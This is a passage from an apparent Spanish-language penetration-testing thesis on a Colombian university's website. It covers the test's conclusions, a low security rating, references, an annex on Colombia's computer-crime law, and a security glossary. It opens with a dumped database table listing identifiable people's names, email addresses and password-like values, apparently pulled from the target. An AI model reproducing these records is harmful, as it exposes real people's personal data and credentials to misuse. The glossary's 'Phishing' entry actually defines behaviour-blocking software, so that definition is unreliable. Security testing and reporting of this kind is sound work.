| Corredor Velez           | <blank>        | <blank>   | Leonardo Andres      | leonardo-corredor@hotmail.com     | alp313          |
| celis campos             | <blank>        | <blank>   | rodolfo              | celiscampos@yahoo.es              | alp786          |
| BONILLA ASCENCIO         | <blank>        | <blank>   | NIDYA PATRICIA       | TITANIANPI@HOTMAIL.COM            | alp665          |
| CARDENAS                 | <blank>        | <blank>   | JAVIER               | JAVICARDE@HOTMIAL.COM             | alp758          |
| Gutierrez Villamizar     | <blank>        | <blank>   | Freddy Alexander     | fragvile                          | alp814          |
| rueda mendez             | <blank>        | <blank>   | david gonzalo        | davorueda@hotmail.com             | alp620          |
| bermudez sanchez         | <blank>        | <blank>   | maria angelica       | mariangeli-k19@hotmail.com        | alp263          |
| Castiblanco              | <blank>        | <blank>   | Miguel \xc0ngel      | miguelc79@hotmail.com             | alp950          |
| CA\xd1ON SALAZAR         | <blank>        | <blank>   | BERNARDO             | bdocanon@hotmail.com              | alp104          |
| quintero villaba         | <blank>        | <blank>   | jhon alejandro       | alejoq555@hotmail.com             | alp926          |
| Hincapie Devia           | <blank>        | <blank>   | Marisela             | marhinde@hotmail.com              | alp776          |
| Nieto Silva              | <blank>        | <blank>   | Carolina             | nietocarola@hotmail.com           | alp138          |
| maldonado sanchez        | <blank>        | <blank>   | lina maria           | linita_maldonado@hotmail.com      | alp759          |
| Pinto Rodriguez          | <blank>        | <blank>   | Jessica Maria        | Jehika27@hotmail.com              | alp276          |
| pinzon duran             | <blank>        | <blank>   | liliana              | lilipons222@hotmail.com           | alp989          |
| munevar cortes           | <blank>        | <blank>   | diana marcela        | dianam192@hotmail.com             | alp804          |
| ruiz rios                | <blank>        | <blank>   | cesar augusto        | cesar ruiz                        | nanateamo       |
```

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

4. CONCLUSIONES

- Esta metodología se deberá ejecutar periódicamente al menos una vez cada 6 meses para conocer si presentan nuevos fallos dentro de la red.

- La metodología está diseñada para que cualquier ingeniero administrador de sistemas, esté en la capacidad de poder realizar pruebas de seguridad informática.

- La recolección de información es una fase muy importante para la ejecución de la metodología, puesto que en ella, se encuentra bastante información acerca de la plataforma, como tecnologías, contactos de administradores, correos electrónicos, ubicaciones y demás, información que juega un papel importante a la hora de verificar los entornos productivos.

- La identificación de los servicios publicados, es importante para poder determinar los puertos y plataformas tecnológicas que se encuentran visibles de forma pública.

- Al realizar extracción de banners, se puede llegar a determinar con exactitud las versiones de sistemas operativos usados, versiones de las plataformas tecnológicas e información sensible pública.

- Los análisis de vulnerabilidades es una de las fases más importantes de la metodología, puesto que en ella se encuentran los fallos en los objetivos y a partir de ello, poder construir vectores de ataque contra los sistemas

- La presentación del reporte es la fase final del ejercicio, donde se debe mostrar todo la actividad realizada y de esta manera poder llevar a cabo un plan de remediación. En dicho reporte se plasmará todos los hallazgos del ejercicio previamente realizado.

- Mediante el procedimiento planteado se puede verificar la información expuesta en un servidor de producción como es el caso de ulibertadores.edu.co, el cual contiene varios puertos expuestos, determinar qué tipo de servicios se encuentran publicados y a partir de ello determinar si son o no vulnerables.

- El ingeniero que ejecutará las pruebas, deberá tener un mínimo de conocimiento en sistemas operativos, así como la distribución de Debian – Kali se deberá tener un básico de conocimientos en comandos de Linux y el funcionamiento del mismo sistema operativo.

- Al realizar las pruebas de intrusión, se deberá tener conocimiento acerca de la infraestructura analizada, poder determinar y cruzar la información mostrada por el resultado del test junto con la información de administración, para así de esta manera poder determinar la mejor solución.

- Siempre debe haber una herramienta de análisis de vulnerabilidades como Nessus, Nexpose o en su defecto OpenVass para infraestructura y capa de red, así como Acunetix y Skipfish para el análisis de aplicativos web.

- La presentación de los informes, puede estar basada de la manera en la que se sigue este documento, o en su defecto el link presentado que está propuesto por el proyecto de Kali https://www.offensive-security.com/penetration-testing-sample-report.pdf el cual permite un mejor entendimiento acerca de la actividad realizada.

- Las pruebas de intrusión no significarán nada, si estas no se encuentran debidamente documentadas para el administrador, o para que queden como registro de la actividad.

- Las inyecciones de código proceden de diferente forma de acuerdo a los tipos y tecnologías de las bases de datos, es importante tener un mínimo de conocimiento en bases de datos para lograr un análisis exitoso del mismo.

- Siempre se debe tomar un plan de acción respecto a las vulnerabilidades de severidad crítica y alta, un plan de choque que sirva para mitigar de forma casi que inmediata una remediación al respecto, siguiendo posteriormente con las vulnerabilidades de severidad media.

- Se recomienda establecer un procedimiento periódico de una base de aseguramiento (hardening) sobre los dispositivos, que permita tanto la conformación de políticas que reduzcan de manera efectiva la superficie de ataque a la infraestructura como la determinación de un estado del arte de la seguridad interna de los sistemas que conforman dicha infraestructura.

- De ser posible, debe llevarse un inventario automatizado del software instalado en los servidores de la organización, de modo tal que sea posible y previsible la actualización de los componentes de software de los sistemas de información cada vez que exista una actualización de seguridad sobre los programas utilizados. Esta práctica le brinda un manejo más transparente del estado de actualización de los sistemas y

permite reducir sustancialmente la superficie de los ataques en su contra.

- Aplicar las recomendaciones particulares en cada caso, generadas en el documento, contando con el soporte del fabricante y efectuando el análisis previo para realizar las modificaciones e instalación de componentes.

- En cuanto a las otras vulnerabilidades debido a su contenido informativo, no presenta riesgo a nivel de información importante o de llegar perpetrar alguna intrusión.

- Se recomienda realizar actividades de concientización a los empleados para que conozcan las maneras de actuar de un ingeniero social o un delincuente informático.

4.1 CONCEPTO GENERAL DEL CONSULTOR DEL NIVEL DE SEGURIDAD

NIVELES:

BAJO: No cuenta con nivel de seguridad informática apropiado para prestar el servicio en entorno de producción.

MEDIO: Cuenta con nivel de seguridad informática apropiado para prestar el servicio en entorno de producción.

ALTO: Cuenta con nivel de seguridad informática óptimo para prestar el servicio en entorno de producción.

El concepto global de la seguridad informática de los dispositivos analizados es de orden:

NUMERO	OBJETIVO	NIVEL DE SEGURIDAD
1	http://www.ulibertadores.edu.co	BAJO
2	http://revistatesisispsicologia.libertadores.edu.co	BAJO

El equipo de seguridad de la universidad Los Libertadoes, debe de encargarse de realizar una adecuada gestión de seguridad informática en los dispositivos analizados.

Se recomienda realizar estas pruebas de forma esporádica para seguir estableciendo un concepto de seguridad REAL en base a los análisis de vulnerabilidades y pruebas de intrusión. Estas pruebas deben estar focalizadas a las redes, personas, telefonía, entre otras.

5. REFERENCIAS BIBLIOGRÁFICAS

- Metodología de análisis de gestión de riesgos de sistemas de información

https://www.ccn-cert.cni.es/publico/herramientas/pilar5/magerit/

- Metodología OWASP https://www.owasp.org/index.php/Main_Page

- Gestión de riesgos de la seguridad informática

https://protejete.wordpress.com/gdr_principal/amenazas_vulnerabilidades/

- Vulnerabilidades de un sistema informático

http://recursostic.educacion.es/observatorio/web/es/component/content/article/1040-introduccion-a-la-seguridad-informatica?start=3

- Diccionario de informática y tecnología

http://www.alegsa.com.ar/Dic/vulnerabilidad.php

- Definición de Exploit.

https://es.wikipedia.org/wiki/Exploit

- Definición de exploits

https://www.elhacker.net/exploits.html

- Metodologías

http://www.monografias.com/trabajos71/ethical-hacking-test-intrusion-metodologias/ethical-hacking-test-intrusion-metodologias.shtml

- Glosario de seguridad informática

http://www.symantec.com/es/mx/theme.jsp?themeid=glosario-de-seguridad

- Tesis universidad de las américas de México

http://catarina.udlap.mx/u_dl_a/tales/documentos/lis/jerez_l_ca/portada.html

- proyecto de grado, se presentó en la universidad Escuela Colombiana de Carreras industriales en Bogotá una Tesis llamada

http://dminvestigacion.ecci.edu.co/sigcienty/estudiantes/Revision%20v2.Proyecto_Seguridad.pdf

6. ANEXO

El siguiente es un anexo del Marco Legal

La Ley 1273 de 2009 creó nuevos tipos penales relacionados con delitos informáticos y la protección de la información y de los datos con penas de prisión de hasta 120 meses y multas de hasta 1500 salarios mínimos legales mensuales vigentes. El 5 de enero de 2009, el Congreso de la República de Colombia promulgó la Ley 1273 “Por medio del cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado – denominado “De la Protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones”. Dicha ley tipificó como delitos una serie de conductas relacionadas con el manejo de datos personales, por lo que es de gran importancia que las empresas se blinden jurídicamente para evitar incurrir en alguno de estos tipos penales. No hay que olvidar que los avances tecnológicos y el empleo de los mismos para apropiarse ilícitamente del patrimonio de terceros a través de clonación de tarjetas bancarias, vulneración y alteración de los sistemas de cómputo para recibir servicios y transferencias electrónicas de fondos mediante manipulación de programas y afectación de los cajeros automáticos, entre otras, son conductas cada vez más usuales en todas partes del mundo. Según la Revista Cara y Sello, durante el 2007 en Colombia las empresas perdieron más de 6.6 billones de pesos a raíz de delitos informáticos. De ahí la importancia de esta ley, que adiciona al Código Penal colombiano el Título VII BIS denominado "De la Protección de la información y de los datos" que divide en dos capítulos, a saber: “De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos” y “De los atentados informáticos y otras infracciones”.

El presente documento es de carácter confidencial y está protegido por las normas de derechos de autor, cualquier reproducción, distribución o modificación total o parcial a usuarios no autorizados o cualquier uso indebido de la información confidencial será considerado un delito conforme a lo establecido en los artículos 148 a 258 y 431 del Código Penal.

- Artículo 269A: ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- Artículo 269B: OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a

los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.

- Artículo 269C: INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

- Artículo 269D: DAÑO INFORMÁTICO. El que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- Artículo 269E: USO DE SOFTWARE MALICIOSO. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- Artículo 269F: VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- Artículo 269G: SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES. El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con pena más grave.

En la misma sanción incurrirá el que modifique el sistema de resolución de nombres de dominio, de tal manera que haga entrar al usuario a una IP diferente en la creencia de que acceda a su banco o a otro sitio personal o de confianza, siempre que la conducta no constituya delito sancionado con pena más grave.

La pena señalada en los dos incisos anteriores se agravará de una tercera parte a la mitad, si para consumarlo el agente ha reclutado víctimas en la cadena del delito.

Es primordial mencionar que este artículo tipifica lo que comúnmente se denomina “phishing”, modalidad de estafa que usualmente utiliza como medio el correo electrónico pero que cada vez con más frecuencia utilizan otros medios de propagación como por ejemplo la mensajería instantánea o las redes sociales. Según la Unidad de Delitos Informáticos de la Policía Judicial (Dijín) con esta modalidad se robaron más de 3.500 millones de pesos de usuarios del sistema financiero en el 2006.

Un punto importante a considerar es que el artículo 269H agrega como circunstancias de agravación punitiva de los tipos penales descritos anteriormente el aumento de la pena de la mitad a las tres cuartas partes si la conducta se cometiere:

Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros.

Por servidor público en ejercicio de sus funciones

Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este.

Revelando o dando a conocer el contenido de la información en perjuicio de otro.

Obteniendo provecho para sí o para un tercero.

Con fines terroristas o generando riesgo para la seguridad o defensa nacional.

Utilizando como instrumento a un tercero de buena fe.

Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.

Es de anotar que estos tipos penales obligan tanto a empresas como a personas naturales a prestar especial atención al tratamiento de equipos informáticos así como al tratamiento de los datos personales más teniendo en cuenta la circunstancia de agravación del inciso 3 del artículo 269H que señala “por quien tuviere un vínculo contractual con el poseedor de la información”.

Por lo tanto, se hace necesario tener unas condiciones de contratación, tanto con empleados como con contratistas, claras y precisas para evitar incurrir en la tipificación penal.

- Artículo 269I: HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES. El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239[3] manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un

usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 del Código Penal, es decir, penas de prisión de tres (3) a ocho (8) años.

- Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. El que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito sancionado con pena más grave, incurrirá en pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1500 salarios mínimos legales mensuales vigentes.

La misma sanción se le impondrá a quien fabrique, introduzca, posea o facilite programa de computador destinado a la comisión del delito descrito en el inciso anterior, o de una estafa.

Si la conducta descrita en los dos incisos anteriores tuviere una cuantía superior a 200 salarios mínimos legales mensuales, la sanción allí señalada se incrementará en la mitad.

Así mismo, la Ley 1273 agrega como circunstancia de mayor punibilidad en el artículo 58 del Código Penal el hecho de realizar las conductas punibles utilizando medios informáticos, electrónicos ó telemáticos.

Como se puede apreciar, la Ley 1273 es un paso importante en la lucha contra los delitos informáticos en Colombia, por lo que es necesario que se esté preparado legalmente para enfrentar los retos que plantea.

En este sentido y desde un punto de vista empresarial, la nueva ley pone de presente la necesidad para los empleadores de crear mecanismos idóneos para la protección de uno de sus activos más valiosos como lo es la información.

Las empresas deben aprovechar la expedición de esta ley para adecuar sus contratos de trabajo, establecer deberes y sanciones a los trabajadores en los reglamentos internos de trabajo, celebrar acuerdos de confidencialidad con los mismos y crear puestos de trabajo encargados de velar por la seguridad de la información.

Por otra parte, es necesario regular aspectos de las nuevas modalidades laborales tales como el teletrabajo o los trabajos desde la residencia de los trabajadores los cuales exigen un nivel más alto de supervisión al manejo de la información.

Así mismo, resulta conveniente dictar charlas y seminarios al interior de las organizaciones con el fin de que los trabajadores sean conscientes del nuevo rol que les corresponde en el nuevo mundo de la informática.

Lo anterior, teniendo en cuenta los perjuicios patrimoniales a los que se pueden enfrentar los empleadores debido al uso inadecuado de la información por parte de sus trabajadores y demás contratistas.

Pero más allá de ese importante factor, con la promulgación de esta ley se obtiene una herramienta importante para denunciar los hechos delictivos a los que se pueda ver afectado, un cambio importante si se tiene en cuenta que anteriormente las empresas no denunciaban dichos hechos no sólo para evitar daños en su reputación sino por no tener herramientas especiales.

7. GLOSARIO

Adware

Adware es un software, generalmente no deseado, que facilita el envío de contenido publicitario a un equipo.

Amenaza

Una amenaza informática es toda circunstancia, evento o persona que tiene el potencial de causar daño a un sistema en forma de robo, destrucción, divulgación, modificación de datos o negación de servicio (DoS).

Amenazas polimorfas

Las amenazas polimorfas son aquellas que tienen la capacidad de mutar y en las cuales cada instancia del malware es ligeramente diferente al anterior a este. Los cambios automatizados en el código realizados a cada instancia no alteran la funcionalidad del malware, sino que prácticamente inutilizan las tecnologías tradicionales de detección antivirus contra estos ataques.

Antispam

Antispam es un producto, herramienta, servicio o mejor práctica que detiene el spam o correo no deseado antes de que se convierta en una molestia para los usuarios. El antispam debe ser parte de una estrategia de seguridad multinivel.

Antivirus

Antivirus es una categoría de software de seguridad que protege un equipo de virus, normalmente a través de la detección en tiempo real y también mediante análisis del sistema, que pone en cuarentena y elimina los virus. El antivirus debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

Aplicaciones engañosas

Las aplicaciones engañosas son programas que intentan engañar a los usuarios informáticos para que emprendan nuevas acciones que normalmente están encaminadas a causar la descarga de malware adicional o para que los usuarios divulguen información personal confidencial. Un ejemplo es el software de seguridad fraudulento, que también se denomina scareware.

Ataques multi-etapas

Un ataque en múltiples etapas es una infección que normalmente implica un ataque inicial, seguido por la instalación de una parte adicional de códigos maliciosos. Un ejemplo es un troyano que descarga e instala adware.

Ataques Web

Un ataque Web es un ataque que se comete contra una aplicación cliente y se origina desde un lugar en la Web, ya sea desde sitios legítimos atacados o sitios maliciosos que han sido creados para atacar intencionalmente a los usuarios de ésta.

Blacklisting o Lista Negra

La lista negra es el proceso de identificación y bloqueo de programas, correos electrónicos, direcciones o dominios IP conocidos maliciosos o malévolos.

Bot

Un bot es una computadora individual infectada con malware, la cual forma parte de una red de bots (bot net).

Botnet

Conjunto de equipos bajo el control de un bot maestro, a través de un canal de mando y control. Estos equipos normalmente se distribuyen a través de Internet y se utilizan para actividades malintencionadas, como el envío de spam y ataques distribuidos de negación de servicio. Las botnet se crean al infectar las computadoras con malware, lo cual da al atacante acceso a las máquinas. Los propietarios de computadoras infectadas generalmente ignoran que su máquina forma parte de una botnet, a menos que tengan software de seguridad que les informe acerca de la infección.

Caballo de Troya

Son un tipo de código malicioso que parece ser algo que no es. Una distinción muy importante entre troyanos y virus reales es que los troyanos no infectan otros archivos y no se propagan automáticamente. Los caballos de troya tienen códigos maliciosos que cuando se activan causa pérdida, incluso robo de datos. Por lo general, también tienen un componente de puerta trasera, que le permite al atacante descargar amenazas adicionales en un equipo infectado. Normalmente se propagan a través de descargas inadvertidas, archivos adjuntos de correo electrónico o al descargar o ejecutar voluntariamente un archivo de Internet, generalmente después de que un atacante ha utilizado ingeniería social para convencer al usuario de que lo haga.

Canal de control y comando

Un canal de mando y control es el medio por el cual un atacante se comunica y controla los equipos infectados con malware, lo que conforma un botnet.

Carga destructiva

Una carga destructiva es la actividad maliciosa que realiza el malware. Una carga destructiva es independiente de las acciones de instalación y propagación que realiza el malware.

Crimeware

Software que realiza acciones ilegales no previstas por un usuario que ejecuta el software. Estas acciones buscan producir beneficios económicos al distribuidor del software.

Ciberdelito

El ciberdelito es un delito que se comete usando una computadora, red o hardware. La computadora o dispositivo puede ser el agente, el facilitador o el objeto del delito. El delito puede ocurrir en la computadora o en otros lugares.

Definiciones de virus

Una definición de virus es un archivo que proporciona información al software antivirus, para identificar los riesgos de seguridad. Los archivos de definición tienen protección contra todos los virus, gusanos, troyanos y otros riesgos de seguridad más recientes. Las definiciones de virus también se denominan firmas antivirus.

Descarga inadvertida

Una descarga inadvertida es una descarga de malware mediante el ataque a una vulnerabilidad de un navegador Web, equipo cliente de correo electrónico o plug-in de navegador sin intervención alguna del usuario. Las descargas inadvertidas pueden ocurrir al visitar un sitio Web, visualizar un mensaje de correo electrónico o pulsar clic en una ventana emergente engañosa.

Economía clandestina

La economía clandestina en línea es el mercado digital donde se compran y se venden bienes y servicios obtenidos a través de la ciberdelincuencia, con el fin de cometer delitos informáticos. Dos de las plataformas más comunes a disposición de los participantes en la economía clandestina en línea son los canales en servidores IRC y foros Web. Los dos tienen grupos de discusión que utilizan participantes para comprar y vender bienes y servicios fraudulentos. Los artículos vendidos son datos de tarjetas de crédito, información de cuentas bancarias, cuentas de correo electrónico y toolkits de creación de malware. Los servicios incluyen cajeros que pueden transferir fondos de cuentas robadas en moneda real, phishing y hosting de páginas fraudulentas y anuncios de empleo para cargos como desarrolladores de fraude o socios de phishing.

Encriptación

La encriptación es un método de cifrado o codificación de datos para evitar que los usuarios no autorizados lean o manipulen los datos. Sólo los individuos con acceso a una contraseña o clave pueden descifrar y utilizar los datos. A veces, el malware utiliza la encriptación para ocultarse del software de seguridad. Es decir, el malware cifrado revuelve el código del programa para que sea difícil detectarlo.

Exploits o Programas intrusos

Los programas intrusos son técnicas que aprovechan las vulnerabilidades del software y que pueden utilizarse para evadir la seguridad o atacar un equipo en la red.

Filtración de datos

Una filtración de datos sucede cuando se compromete un sistema, exponiendo la información a un entorno no confiable. Las filtraciones de datos a menudo son el resultado de ataques maliciosos, que tratan de adquirir información confidencial que puede utilizarse con fines delictivos o con otros fines malintencionados

Firewall

Un firewall es una aplicación de seguridad diseñada para bloquear las conexiones en determinados puertos del sistema, independientemente de si el tráfico es benigno o maligno. Un firewall debería formar parte de una estrategia de seguridad estándar de múltiples niveles.

Firma antivirus

Una firma antivirus es un archivo que proporciona información al software antivirus para encontrar y reparar los riesgos. Las firmas antivirus proporcionan protección contra todos los virus, gusanos, troyanos y otros riesgos de seguridad más recientes. Las firmas antivirus también se denominan definiciones de virus.

Greylisting o Lista Gris

La lista gris es un método de defensa para proteger a los usuarios de correo electrónico contra el spam. Los mensajes de correo electrónico son rechazados temporalmente de un remitente que no es reconocido por el agente de transferencia de correos. Si el correo es legítimo, el servidor de origen tratará de nuevo y se aceptará el correo electrónico. Si el correo es de un remitente de spam, probablemente no se reintentará su envío y por lo tanto, no logrará pasar el agente de transferencia de correos.

Gusanos

Los gusanos son programas maliciosos que se reproducen de un sistema a otro sin usar un archivo anfitrión, lo que contrasta con los virus, puesto que requieren la propagación de un archivo anfitrión infectado.

Ingeniería Social

Método utilizado por los atacantes para engañar a los usuarios informáticos, para que realicen una acción que normalmente producirá consecuencias negativas, como la descarga de malware o la divulgación de información

personal. Los ataques de phishing con frecuencia aprovechan las tácticas de ingeniería social.

Lista blanca o Whitelisting

La lista blanca es un método utilizado normalmente por programas de bloqueo de spam, que permite a los correos electrónicos de direcciones de correo electrónicos o nombres de dominio autorizados o conocidos pasar por el software de seguridad.

Keystroke Logger o Programa de captura de teclado (Keylogger)

Es un tipo de malware diseñado para capturar las pulsaciones, movimientos y clics del teclado y del ratón, generalmente de forma encubierta, para intentar robar información personal, como las cuentas y contraseñas de las tarjetas de crédito.

Malware

El malware es la descripción general de un programa informático que tiene efectos no deseados o maliciosos. Incluye virus, gusanos, troyanos y puertas traseras. El malware a menudo utiliza herramientas de comunicación populares, como el correo electrónico y la mensajería instantánea, y medios magnéticos extraíbles, como dispositivos USB, para difundirse. También se propaga a través de descargas inadvertidas y ataques a las vulnerabilidades de seguridad en el software. La mayoría del malware peligroso actualmente busca robar información personal que pueda ser utilizada por los atacantes para cometer fechorías.

Mecanismo de propagación

Un mecanismo de propagación es el método que utiliza una amenaza para infectar un sistema.

Negación de servicio (DoS)

La negación de servicio es un ataque en el que el delincuente intenta deshabilitar los recursos de una computadora o lugar en una red para los usuarios. Un ataque distribuido de negación de servicio (DDoS) es aquel en que el atacante aprovecha una red de computadoras distribuidas, como por ejemplo una botnet, para perpetrar el ataque.

Pharming

Método de ataque que tiene como objetivo redirigir el tráfico de un sitio Web a otro sitio falso, generalmente diseñado para imitar el sitio legítimo. El objetivo es que los usuarios permanezcan ignorantes del redireccionamiento e ingresen información personal, como la información bancaria en línea, en el sitio fraudulento. Se puede cometer pharming cambiando el archivo de los equipos

anfitriones en la computadora de la víctima o atacando una vulnerabilidad en el software del servidor DNS.

Phishing

A diferencia de la heurística o los exploradores de huella digital, el software de seguridad de bloqueo de comportamiento se integra al sistema operativo de un equipo anfitrión y supervisa el comportamiento de los programas en tiempo real en busca de acciones maliciosas. El software de bloqueo de comportamiento bloquea acciones potencialmente dañinas, antes de que tengan oportunidad de afectar el sistema. La protección contra el comportamiento peligroso debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

Protección heurística (Heuristics-Based Protection)

Forma de tecnología antivirus que detecta las infecciones mediante el escrutinio de la estructura general de un programa, las instrucciones de sus computadoras y otros datos contenidos en el archivo. Una exploración heurística hace una evaluación sobre la probabilidad de que el programa sea malicioso con base en la aparente intención de la lógica. Este plan puede detectar infecciones desconocidas, ya que busca lógica generalmente sospechosa, en lugar de huellas específicas de malware, tales como los métodos tradicionales de antivirus de firmas. La protección heurística debería hacer parte de una estrategia de seguridad estándar de múltiples niveles

Redes punto a punto (P2P)

Red virtual distribuida de participantes que hacen que una parte de sus recursos informáticos estén a disposición de otros participantes de la red, todo sin necesidad de servidores centralizados. Las redes puntos a punto son utilizadas para compartir música, películas, juegos y otros archivos. Sin embargo, también son un mecanismo muy común para la distribución de virus, bots, spyware, adware, troyanos, rootkits, gusanos y otro tipo de malware.

Rootkits

Componente de malware que utiliza la clandestinidad para mantener una presencia persistente e indetectable en un equipo. Las acciones realizadas por un rootkit, como la instalación y diversas formas de ejecución de códigos, se realizan sin el conocimiento o consentimiento del usuario final.

Los rootkits no infectan las máquinas por sí mismos como lo hacen los virus o gusanos, sino que tratan de proporcionar un entorno indetectable para ejecutar códigos maliciosos. Los atacantes normalmente aprovechan las vulnerabilidades en el equipo seleccionado o utilizan técnicas de ingeniería social para instalar manualmente los rootkits. O, en algunos casos, los rootkits pueden instalarse automáticamente al ejecutarse un virus o gusano o incluso simplemente al navegar en un sitio Web malicioso.

Una vez instalados, el atacante puede realizar prácticamente cualquier función en el sistema, incluyendo acceso remoto, intercepción de comunicaciones, así como procesos de ocultamiento, archivos, claves de registro y canales de comunicación.

Seguridad basada en la reputación

La seguridad basada en la reputación es una estrategia de identificación de amenazas que clasifica las aplicaciones con base en ciertos criterios o atributos para determinar si son probablemente malignas o benignas. Estos atributos pueden incluir diversos aspectos como la edad de los archivos, la fuente de descarga de los archivos y la prevalencia de firmas y archivos digitales. Luego, se combinan los atributos para determinar la reputación de seguridad de un archivo. Las calificaciones de reputación son utilizadas después por los usuarios informáticos para determinar mejor lo que es seguro y permitirlo en sus sistemas. La seguridad basada en la reputación debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

Sistema de detección de intrusos

Un sistema de detección de intrusos es un servicio que monitorea y analiza los eventos del sistema para encontrar y proporcionar en tiempo real o casi real advertencias de intentos de acceso a los recursos del sistema de manera no autorizada. Es la detección de ataques o intentos de intrusión, que consiste en revisar registros u otra información disponible en la red. Un sistema de detección de intrusos debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

Sistema de prevención de intrusos

Un sistema de prevención de intrusos es un dispositivo (hardware o software) que supervisa las actividades de la red o del sistema en busca de comportamiento no deseado o malicioso y puede reaccionar en tiempo real para bloquear o evitar esas actividades. Un sistema de prevención de intrusos debe ser parte de una estrategia de seguridad estándar de múltiples niveles.

Software de seguridad fraudulento (rogue)

Un programa de software de seguridad rogue es un tipo de aplicación engañosa que finge ser software de seguridad legítimo, como un limpiador de registros o detector antivirus, aunque realmente proporciona al usuario poca o ninguna protección y, en algunos casos, puede de hecho facilitar la instalación de códigos maliciosos contra los que busca protegerse.

Spam

También conocido como correo basura, el spam es correo electrónico que involucra mensajes casi idénticos enviados a numerosos destinatarios. Un sinónimo común de spam es correo electrónico comercial no solicitado (UCE).

El malware se utiliza a menudo para propagar mensajes de spam al infectar un equipo, buscar direcciones de correo electrónico y luego utilizar esa máquina para enviar mensajes de spam. Los mensajes de spam generalmente se utilizan como un método de propagación de los ataques de phishing

Spyware

Paquete de software que realiza un seguimiento y envía información de identificación personal o información confidencial a otras personas. La información de identificación personal es la información que puede atribuirse a una persona específica, como un nombre completo. La información confidencial incluye datos que la mayoría de personas no estaría dispuesta a compartir con nadie e incluye datos bancarios, números de cuentas de tarjeta de crédito y contraseñas. Los receptores de esta información pueden ser sistemas o partes remotas con acceso local.

Toolkit

Paquete de software diseñado para ayudar a los hackers a crear y propagar códigos maliciosos. Los toolkits frecuentemente automatizan la creación y propagación de malware al punto que, incluso los principiante delincuentes cibernéticos son capaces de utilizar amenazas complejas. También pueden utilizarse toolkits para lanzar ataques web, enviar spam y crear sitios de phishing y mensajes de correo electrónico.

Variantes

Las variantes son nuevas cepas de malware que piden prestado códigos, en diversos grados, directamente a otros virus conocidos. Normalmente se identifican con una letra o letras, seguido del apellido del malware; por ejemplo, W32.Downadup.A, W32.Downadup.B y así sucesivamente.

Vector de ataque

Un vector de ataque es el método que utiliza una amenaza para atacar un sistema.

Virus

Programa informático escrito para alterar la forma como funciona una computadora, sin permiso o conocimiento del usuario. Un virus debe cumplir con dos criterios:

Debe ejecutarse por sí mismo: generalmente coloca su propio código en la ruta de ejecución de otro programa.

Debe reproducirse: por ejemplo, puede reemplazar otros archivos ejecutables con una copia del archivo infectado por un virus. Los virus pueden infectar computadores de escritorio y servidores de red.

